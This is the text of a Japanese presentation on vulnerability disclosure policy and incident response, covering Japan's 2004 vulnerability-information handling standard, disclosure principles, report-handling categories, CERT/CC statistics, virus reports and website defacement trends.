
# 4. 脆弱性対応とインシデント対応

## ①脆弱性対応活動

### 脆弱性関連情報の取扱い「ソフトウェア等脆弱性関連情報取扱基準」

経済産業省より2004年7月7日告示、7月8日施行

官民連携の体制で、ソフトウェア製品やウェブアプリケーションの脆弱性関連情報の円滑な流通と対策の普及を図る。公的ルールに基づく脆弱性情報流通の枠組みとしては世界初。




# 4. 脆弱性対応とインシデント対応

## ①脆弱性対応活動

### ソフトウェア製品の脆弱性: 公表日一致の原則


- ▶ 対策情報を公表日に同時に公表する。
  - ▶ 公表時点で該当製品の対策を揃えることにより、格差のない対策環境を提供すること。
- ▶ そのために、製品開発者は、
  - ▶ 公表までの間、対策を推進するための脆弱性関連情報の展開と共に、脆弱性関連情報を流出させない施策を実施すること。



# 4. 脆弱性対応とインシデント対応

## ①脆弱性対応活動

### ソフトウェア製品の脆弱性: 届出の取扱い状況




公表済み : JVNで脆弱性への対応状況を公表したもの  
 脆弱性ではない : 製品開発者により脆弱性ではないと判断されたもの  
 不受理 : 告示で定める届出の対象に該当しないもの

# 4. 脆弱性対応とインシデント対応

## ①脆弱性対応活動


ソフトウェア製品の脆弱性: 実際には、毎月200~300件近く脆弱性が、、

### CERT/CC Statistics Vulnerabilities reported



3780 ÷ 12  
= 315件/月

### Secunia Security Advisories



CERT/CC Statistics 1988-2005

[http://www.cert.org/stats/cert\\_stats.html](http://www.cert.org/stats/cert_stats.html)

Secunia - Vulnerability and Virus Information

<http://secunia.com/>

## 4. 脆弱性対応とインシデント対応

### ①脆弱性対応活動

#### ソフトウェア製品の脆弱性: 地域毎の脆弱性関連情報の流通体制は必要

---


脆弱性対策活動については、報告件数の数だけでは評価することはできない。  
なぜなら、、、

- ▶ 国際的に利用されているオープンソフトウェアであっても、そのソフトウェアを取り込んで開発された製品で、しかも国内に向けてしか販売されていない場合には、製品開発者がその販売地域に向けて対策を実施する必要がある。
  - ▶ Webサーバとして著名なApacheを取り込んで開発された国内製品
  - ▶ MS SQL ServerおよびMSDEを利用した国内向け会計ソフトウェア など
- ▶ 国内マーケットを対象とする製品の対策情報がCERT AdvisoryやCERT Vulnerability Notes Databaseに掲載されていることはほとんどない。
  - ▶ 掲載可能な国内の製品開発者が少ないだけでなく、国内の製品開発者にとって、海外展開していない製品の情報を掲載する利点は少ない。
- ▶ 国内の商用サービスによる対策情報の多くは、英語圏の情報が翻訳され提供されているのが実情である。例えば、国内製品の対策情報を英語版として公開すると、英語圏のセキュリティ情報収集会社が拾い上げ、商用サービスが英語を日本語に再翻訳して提供しているという事例もある。

# 4. 脆弱性対応とインシデント対応

## ①脆弱性対応活動

### Webサイトの脆弱性: 届出の取扱い状況



修正完了	: ウェブサイト運営者により脆弱性が修正されたもの
脆弱性ではない	: ウェブサイト運営者により脆弱性はないと判断されたもの
運用で回避	: 修正はせず、運用により被害を回避しているもの
当該ページを削除	: 修正ではなく当該ページを削除することで対応されたもの
取扱い不能	: ウェブサイト運営者と連絡が取れず、取扱いができないもの
不受理	: 告示で定める届出の対象に該当しないもの






# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

活動は継続している「コンピュータウイルスの届出件数」


- ▶ Klezが1年以上も報告件数が第1位であったという事実に注目すべき




# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

活動は継続している「Webサイト書き換えの被害件数は減ってはいない。」



▶ 既知の脆弱性を悪用される、設定の不整合に起因していることがわかる。



